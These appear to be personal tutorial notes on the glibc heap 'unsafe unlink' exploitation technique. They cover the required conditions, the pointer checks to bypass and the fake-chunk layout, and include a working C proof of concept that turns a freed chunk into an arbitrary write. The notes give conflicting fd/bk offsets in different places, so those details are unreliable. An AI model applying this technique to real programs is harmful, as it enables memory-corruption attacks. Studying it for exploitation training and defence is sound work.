Default
Unlink Exploit
Unlinking for the heap is the processes of removing free chunks from a bin. write primitive (write-what-where)
Goal
- Corrupt fd and bk of chunk
fd: wherebk: whatRequirements
- control over
fdandbkpointers in a free bin linked list:- corrupt
fdandbkpointers of a free chunk - fake chunk in linked list
- corrupt
- Known locations to write to (leak)
- a call to free on the adjacent chunk.
Steps
- setup 2 adjacent chunks of smallbins
- build a fake_chunk at start of chunk1 and it should overflow into chunk2 metadata so can set
prev_sizeandprev_inusebit- The size of fake chunk should be equal to
prev_sizefield of the next chunk. Size must bechunk2 (from data) - chunk1 fdandbkof fake chunk should befd:WHERE - 0x18bk: WHAT - 0x10
- The size of fake chunk should be equal to
- trigger unlink
1
2
p->bk = addr - 0x10
p->fd = addr - 0x18
- Enter fake chunk in chunk1
- Trigger the unlink by freeing chunk 2
- overwrite chunk1 data with target address
1
2
3
4
5
6
struct fake_chunk {
INTERNAL_SIZE_T      mchunk_prev_size; // + 0x00
INTERNAL_SIZE_T      mchunk_size; // + 0x8
struct malloc_chunk* fd; // + 0x10 |
struct malloc_chunk* bk; // + 0x18	|aw
}
Unlink Macro
easier to read code
1
2
3
4
5
6
#define unlink(Current, Prev, Next) {
	Next = Current->fd;
	Prev = Current->bk;
	Next->bk = Prev;
	Prev->fd = Next;
}
prev -> current -> next

prev -> current -> next

Since we control fd and bk we have arbitrary write
1
2
3
4
5
6
#define unlink(Current, Where, What) {
	Where = Current->fd; // Next | FD
	What = Current->bk; // Prev | BK
	where->bk = what; // next = prev
	what->fd = where; // prev = nextt
}
1
2
3
4
5
6
struct malloc_free_chunk {
INTERNAL_SIZE_T      mchunk_prev_size; // + 0x00
INTERNAL_SIZE_T      mchunk_size; // + 0x8
struct malloc_chunk* fd; // + 0x10
struct malloc_chunk* bk; // + 0x18
}
in order to get the correct address for the fd and bk pointers
we need to subtract it
1
2
p->bk = addr - 0x18
p->fd = addr - 0x10
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct chunk_structure {
    size_t prev_size;
    size_t size;
    struct chunk_structure *fd;
    struct chunk_structure *bk;
    char buf[10];
};

int main () {

    unsigned long long *chunk1, *chunk2;
    //void *chunk1, *chunk2;
    struct chunk_structure *fake_chunk, *chunk2_hdr;
    char data[20];

    // get to non fastbin chunks
    chunk1 = malloc(0x80);
    chunk2 = malloc(0x80);
    printf("chunk1 ptr : %p\nchunk2 ptr : %p\n", chunk1, chunk2);


    // forge a fake chunk
    fake_chunk = (struct chunk_structure*)chunk1;
    // setup fd and bk pointers to bypass unlink security check
    fake_chunk->fd = (struct chunk_structure*)(&chunk1 - 3); // p->fd->bk == P
    fake_chunk->bk = (struct chunk_structure*)(&chunk1 - 2); // p->bk->fd == p
    printf("Forged fake chunk : %p\nfake_chunk->fd : %p\nfake_chunk->bk : %p\n", &fake_chunk, &fake_chunk->fd, &fake_chunk->bk);

    // modify the header of chunk2 to pass security checks
    chunk2_hdr = (struct chunk_structure*)(chunk2 -2);
    chunk2_hdr->prev_size = 0x80;
    chunk2_hdr->size &= ~1; // uset prev_in_use bit

    printf("Modify chunk2 header : %p\n", &chunk2_hdr);


    free(chunk2);
    printf("Now when chunk2 is freed, attacker's fake chunked is unlinked\n");


    chunk1[3] = (unsigned long long)data;
    strcpy(data, "Victim's data");
    printf("Data : %s\n", data);

    chunk1[0] = 0x002164656b636168LL;

    printf("Data : %s\n", data);


    return 0;
}
- at least 2 chunks must be allocated
- Make sure that allocated chunks fall in the smallbin range.
- have control of the first chunk and can overflow into second chunk
- A new fake chunk is created in the data part of
chunk1. Thefdandbkpointers are adjusted to pass thecorrupted double linked listsecurity check. - The contents that are overflowed into the second chunk header must set appropriate
prev_sizeandprev_in_usebit. This ensures that whenever the second chunk is freed, the fake chunk will be detected as ‘freed’ and will beunlinked. Make sure theprev_sizeis equal to the size of the previous chunk.
1
2
3
4
5
6
7
8
9
10
11
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk, if it is free. */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;                /* double links -- used only if this chunk is free. */
  struct malloc_chunk* bk;
  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if this chunk is free. */
  struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;
Resources
1
2
3
4
5
6
7
8
struct fake_chunk_unlink {
	fd,
	bk
	// data
	// next chunk
	prev_size
	fake_size // unset prev_inuse bit
}
steps
- control chunk data and be able to overflow the metadata of adjacent chunk.
- fake chunk : forge a fake chunk so it looks like legitimate memory block
- The fake chunk fd and bk pointers should satisfies the pointer relationship check in unlink opearation.
- Modify prev_size of adjacent chunk to pass size check of unlink, and unset its prev_inuse bit
- Trigger the unlink operation. free adjacent chunk.
checks
- in order to pass the
unlinkcheck forif (__builtin_expect (fd->bk != p || bk->fd != p, 0)), the back pointer of the next chunk and the forward pointer of the previous chunk must be equal to the chunk address of our fake chunk.\ - size check of fake chunk
-
p->fd_nextsize != NULLmake p->fd_nextsize = NULL -
is prev_inusebit set?should be not set - have a pointer to heap chunk to be stored in an area of memory we can read from.
- have address of pointer that the fake chunk is stored at. ` subtract 0x18
to setupP->fd` pointer (first 0x10 are metadata) subtract 0x10from pointer to our fake heap chunk (P->bk)
fake chunk
1
2
3
4
5
# prev size  | 0x0
# size | chunk size - 0x10 (no metadata)
# fd ptr | (addr - 0x18)
# bk ptr | (addr - 0x10)
# fd_nextsize | should be 0x0 (NULL)
overwrite
1
2
# prev size | same as fakechunk
# size | chunk size + 0x10 | size is usually chunk size + 0x10 + 0x1 (the 0x1 for prev_inuse bit)
- two chunk with overflow into second chunk
- prev size of corrupted chunk goes must be size from prev_size